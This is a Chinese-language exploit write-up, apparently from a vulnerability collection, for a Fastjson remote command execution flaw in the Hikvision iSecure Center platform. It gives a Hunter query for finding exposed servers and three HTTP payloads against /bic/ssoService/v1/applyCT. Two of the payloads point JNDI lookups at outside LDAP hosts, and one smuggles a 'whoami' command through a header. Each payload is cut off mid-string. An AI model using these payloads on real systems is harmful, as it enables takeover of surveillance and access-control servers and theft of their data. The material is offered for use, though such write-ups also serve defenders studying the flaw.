
H14-5海康威视-iSecureCenter综合安防管理平台-RCE

漏洞描述：

HIKVISION iSecure Center综合安防管理平台是一套“集成化”、“智能化”的平台，通过接入视频监控、一卡通、停车场、报警检测等系统的设备，获取边缘节点数据，实现安防信息化集成与联动，以电子地图为载体，融合各系统能力实现丰富的智能应用。HIKVISION iSecure Center平台基于“统一软件技术架构”先进理念设计，采用业务组件化技术，满足平台在业务上的弹性扩展。该平台适用于全行业通用综合安防业务，对各系统资源进行了整合和集中管理，实现统一部署、统一配置、统一管理和统一调度。海康威视综合安防管理平台存在Fastjson远程命令执行漏洞，该漏洞可执行系统命令，可获取到目标服务器系统权限以及敏感数据信息。

网站图片：



» 为了保证您的账号安全，请安装根证书！如已安装，请忽略！ 下载

网络测绘：

Hunter 语法：

app.name=="Hikvision 海康威视 iSecure Center"

漏洞复现：

payload：

```
POST /bic/ssoService/v1/applyCT HTTP/1.1
Host: *
User-Agent: Mozilla/5.0 (Windows NT 6.4; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2225.0 Safari/537.36
Content-Length: 5727
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/json

{"a":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://mmmm.dns.cn","autoCommit":tr
```

效果图:

exp：
出网情况下可利用JNDIExploit

```
POST /bic/ssoService/v1/applyCT HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/css,*/*;q=0.1
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Type:application/json
cmd:whoami
Content-Length: 215

{"a":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://1.2.3.4:1389/Basic/TomcatEch
```

不出网状况下通过org.apache.tomcat.dbcp.dbcp2.BasicDataSource

```
POST /bic/ssoService/v1/applyCT HTTP/1.1
Host: *
User-Agent: Mozilla/5.0 (Windows NT 6.4; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2225.0 Safari/537.36
Content-Length: 5727
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/json
Referer: *
  Testcmd: whoami

{"CTGT":{ "a": {"@type": "java.lang.Class","val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"},"b": {"@type": "java.lang.Class","val": "com.sun.org.apache.bcel.intern
```